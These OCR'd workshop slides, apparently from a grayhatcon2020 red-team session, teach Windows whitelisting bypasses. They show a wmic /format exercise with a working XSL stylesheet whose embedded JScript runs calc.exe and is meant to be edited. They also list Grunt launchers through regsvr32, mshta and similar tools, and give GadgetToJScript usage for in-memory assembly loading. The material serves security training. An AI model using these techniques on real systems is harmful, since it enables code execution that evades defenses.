    - You can use mostly any WMIC command instead of “process get”. The key is passing the malicious XSL file to the /format flag.
    - The XSL file path MUST be in quotes if calling an xsl file from outside the current directory
    - Use can insert JScript, VBScript, or even custom C# (via DotNetToJScript or GadgetToJScript)

HANDS-ON EXERCISE #4


Step 1: **Grab the WMIC XSL file located here:**

- /Presentations/grayhatcon2020/calc.xsl


Step 2: **Run the WMIC XSL file on your Windows VM or host to pop calc**

- C:\Windows\System32\wbem\wmic.exe process get /format:calc.xsl

DEMO FOR EXERCISE #4


Win10-Ent
Recycle Bin
Immunity Debugger
Microsoft Edge
Microsoft Teams
x64dbg - Shortcut
Presentatio...
calc - Notepad
File Edit Format View Help
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt" xmlns:vb="urn:the-xml-files
<xsl:output method="text" omit-xml-declaration="yes" indent="no"/>
<xsl:strip-space elements="*" />
<ms:script implements-prefix="user" language="JScript">
<![CDATA[
//EDIT THIS LINE TO RUN SOMETHING OTHER THAN CALC
var r = new ActiveXObject("WScript.Shell").Run("calc.exe")
]]>
</ms:script>
<xsl:template match="/"><xsl:apply-templates select="//RESULTS"/><xsl:apply-templates select="//INSTANCE"/><xsl:value-of select="user:
<xsl:template match="RESULTS"><xsl:value-of select="user:CountResults(.)"/></xsl:template>
<xsl:template match="INSTANCE"><xsl:value-of select="user:GotInstance()"/><xsl:apply-templates select="PROPERTY|PROPERTY.ARRAY|PROPERT
<xsl:template match="PROPERTY|PROPERTY.ARRAY|PROPERTY.REFERENCE"><xsl:value-of select="user:GetValues(.)"/></xsl:template>
</xsl:stylesheet>
Ln 10, Col 6
100%
Unix (LF)
UTF-8
Search grayhatcon2020
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
calc 10/28/2020 3:08 PM XSL Stylesheet 2 KB
custom 10/28/2020 3:08 PM XML Document 1 KB
gadget.cs 10/28/2020 3:08 PM Visual C# Source F... 1 KB
GadgetToJScript 10/28/2020 3:08 PM Application 33 KB
inline 10/28/2020 3:08 PM XML Document 3 KB
NDesk.Options.dll 10/28/2020 3:08 PM Application exten... 22 KB
README.md 10/28/2020 3:08 PM MD File 1 KB
10 items
1 item selected 1.02 KB
Type here to search
Windows 10 Enterprise Evaluation
Windows License is expired
Build 18362.19h1_release.190318-1202
3:16 PM
10/28/2020

DOTNETTOJSCRIPT



DOTNETTOJSCRIPT


- Take a C# assembly and serialize it for use in a different language:
  - VBA
  - JScript
  - VBScript
  - ...see a language above that we could use?
- You literally have the ability to run C# code within several of these bypasses
- It’s an awesome tool, but it’s started to get detected, so we use an alternative.

DOTNETTOJSCRIPT

Wmic	Uses wmic.exe to launch a Grunt using a COM activated Delegate and ActiveXObjects (ala DotNetToJScript). Please note that DotNetToJScript-based launchers may not work on Windows 10 and Windows Server 2016.
Regsvr32	Uses regsvr32.exe to launch a Grunt using a COM activated Delegate and ActiveXObjects (ala DotNetToJScript). Please note that DotNetToJScript-based launchers may not work on Windows 10 and Windows Server 2016.
Mshta	Uses mshta.exe to launch a Grunt using a COM activated Delegate and ActiveXObjects (ala DotNetToJScript). Please note that DotNetToJScript-based launchers may not work on Windows 10 and Windows Server 2016.
Cscript	Uses cscript.exe to launch a Grunt using a COM activated Delegate and ActiveXObjects (ala DotNetToJScript). Please note that DotNetToJScript-based launchers may not work on Windows 10 and Windows Server 2016.
Wscript	Uses wscript.exe to launch a Grunt using a COM activated Delegate and ActiveXObjects (ala DotNetToJScript). Please note that DotNetToJScript-based launchers may not work on Windows 10 and Windows Server 2016.

Source: https://rastamouse.me/2020/02/gadgettojscript


GADGETTOJSCRIPT



GADGETTOJSCRIPT

- A tool for generating .NET serialized gadgets that can trigger .NET assembly load/execution when deserialized using BinaryFormatter from JS/VBS based scripts. The gadget being used triggers a call to Assembly.Load when deserialized via jscript/vbscript, this means it can be used in the same way to trigger in-memory load of your own shellcode loader at runtime
- Basic Ideas:
  - DotNetToJScript serializes .NET assemblies, deserializes it and then dynamically invokes it
  - GadgetToJScript serializes .NET assemblies in such a way that when it is deserialized, it triggers the load and execution of the .NET assembly (we're not calling Dynamic Invoke).
    - Similar to ysoserial

GADGETTOJSCRIPT




GADGETTOJSCRIPT

- RastaMouse's version is sooooooooo much easier to use
- Step 1:
  - Create a C# file with a public class and public method* of the same name
    - *Technically, you're created a constructor
- Step 2:
  - GadgetToJScript.exe -i yourcode.cs -r references_assemblies -w js -o out -f

